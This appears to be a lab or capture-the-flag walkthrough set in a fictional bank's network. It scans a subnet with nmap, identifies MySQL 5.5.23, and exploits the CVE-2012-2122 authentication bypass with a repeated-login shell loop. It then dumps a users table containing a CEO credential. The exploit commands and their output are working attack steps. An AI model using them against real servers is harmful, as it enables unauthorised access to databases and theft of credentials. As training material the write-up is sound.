
# MySQL Vulnerability Exploitation

rootsh3ll Bank is a multinational bank that serves over 100 million customers and has over 13,000 branches worldwide.

rootsh3ll Bank has hired you for a risk assessment on their network. Your job is to perform a risk/ vulnerability assessment for your client on their wired network from an internal network attacker's perspective.

- Identify MySQL servers running on the network.
- Identify the vulnerable version of the MySQL server.
- Exploit the vulnerability and fetch sensitive information from the database.

***msfconsole*** has been intentionally disabled on the machine to motivate manual exploitation using the available resources.

**TABLE OF CONTENTS**

# Flag 1 - What IP address is running a vulnerable version of MySQL

To get the vulnerable server we need to know our subnet. Find that using *ifconfig* and run an nmap scan on your network.

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.1.3.37  netmask 255.255.255.0  broadcast 10.1.3.255
      ether 02:42:0a:01:03:25  txqueuelen 0  (Ethernet)
      RX packets 1929  bytes 151768 (148.2 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 2033  bytes 351173 (342.9 KiB)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Ifconfig shows that we have a class A IP address (`10.1.3.37`) with a subnet address of (`255.255.255.0`) which means only the last bit of our IP address is variable. We'll scan `10.1.3.37/24` range as it covers all IP from (`10.1.3.1 - 10.1.3.254`)

Note that, for faster results, we have targeted our scan to the MySQL port (3306) only.

```
nmap -T5 --open -v -p 3306 10.1.3.37/24
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-02 19:10 UTC
Initiating ARP Ping Scan at 19:10
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 19:10, 1.50s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 255 hosts. at 19:10
Completed Parallel DNS resolution of 255 hosts. at 19:10, 0.00s elapsed
Initiating SYN Stealth Scan at 19:10
Scanning 2 hosts [1 port/host]
Discovered open port 3306/tcp on 10.1.3.5
Completed SYN Stealth Scan at 19:10, 0.03s elapsed (2 total ports)
Nmap scan report for mysql-server.lab (10.1.3.5)
Host is up (0.000020s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 02:42:0A:01:03:05 (Unknown)
```

Our target server is 10.1.3.5, running MySQL server on port 3306 as the port is open. Now let's run a service version scan on our target server to discover the MySQL version.

```
nmap -T5 --open -v -p 3306 10.1.3.5 -sS -sV
```


```
Nmap scan report for mysql-server.lab (10.1.3.5)
Host is up (0.000039s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.5.23
MAC Address: 02:42:0A:01:03:05 (Unknown)
```

The target server is running `MySQL version 5.5.23`, first released in 2012.

# Flag 2 - Identify CVE ID of the MySQL vulnerability to be used to exploit the MySQL server

To find and exploit a service, we can use a simple query "Software_name software_version exploit", which in our case translates to "`mysql 5.5.23 exploit`".




Google shows many results, but most revolve around the same major yet simple vulnerability:
***`CVE-2012-2122`***

The CVE says that if you continuously make failed connection attempts to a MySQL server's root user, it'll just let you in.

We'll go with the Shell script-based solution covered in the 4th result in the image above. You may also try the Python-based solution from the first result, and it'll work just fine on the Attacker machine.

# Flag 3 - Find the CEO password from MySQL rootsh3ll Bank's Database

To find the CEO password from the DB, we need access to the server first. As mentioned in `CVE-2012-2122`, we can make multiple invalid attempts, and the MySQL server will let us in as a root user.

You can find the MySQL binary inside the mysql-bin directory on Desktop. Use that MySQL binary to connect to the MySQL server

```
cd ~/Desktop/mysql-bin/
```

Let's create a for loop that loops over 1000 times and try connecting to our target MySQL server (`10.1.3.5`) until we get a MySQL shell.

```
for i in `seq 1 1000`; do ./mysql -u root --password=blah -h 10.1.3.5 2>/dev/null; done
```

**COMMAND BREAKDOWN:**

| | |
|---|---|
| `for i in `seq 1 1000`` | For loop that runs 1 - 1000 times |
| `seq 1 1000` | Sequence command return integers ranging from 1 - 1000 for the FOR loop. Back-ticks executes the shell command |
| `./mysql … /dev/null` | Executes MySQL binary in the current directory for user root, host 10.1.3.5, and a random incorrect password. |
| `2> /dev/null` | Filters all MySQL connection errors for simplified output |

If the command successfully exploits, you'll get a MySQL shell like this:

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 117
Server version: 5.5.23 Source distribution

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Now you can display a list of databases.

```
mysql> show databases;
```

```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| employees          |
| mysql              |
| performance_schema |
| test               |
+--------------------+
```

```
5 rows in set (0.00 sec)
```

CEO should probably lie under the employee's database, as others don't seem relevant for the information we are looking for.

```
mysql> use employees;
```

```
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Show what tables this DB is carrying.

```
mysql> show tables;
```

```
+----------------------+
| Tables_in_employees  |
+----------------------+
| current_dept_emp     |
| departments          |
| dept_emp             |
| dept_emp_latest_date |
| dept_manager         |
| employees            |
| salaries             |
| titles               |
| users                |
+----------------------+
9 rows in set (0.00 sec)
```

It looks like "users" could get us something valuable. Let's print all the table's content and see if we get the CEO password.

```
mysql> select * from users;
```

```
+---------+----------+------------+-----------------------+---------------------+
| user_id | username | password   | email                 | register_date       |
+---------+----------+------------+-----------------------+---------------------+
|       1 | CEO      | xxxxxx     | ceo@rootsh3llbank.com | 2021-04-02 18:48:38 |
+---------+----------+------------+-----------------------+---------------------+
1 row in set (0.00 sec)
```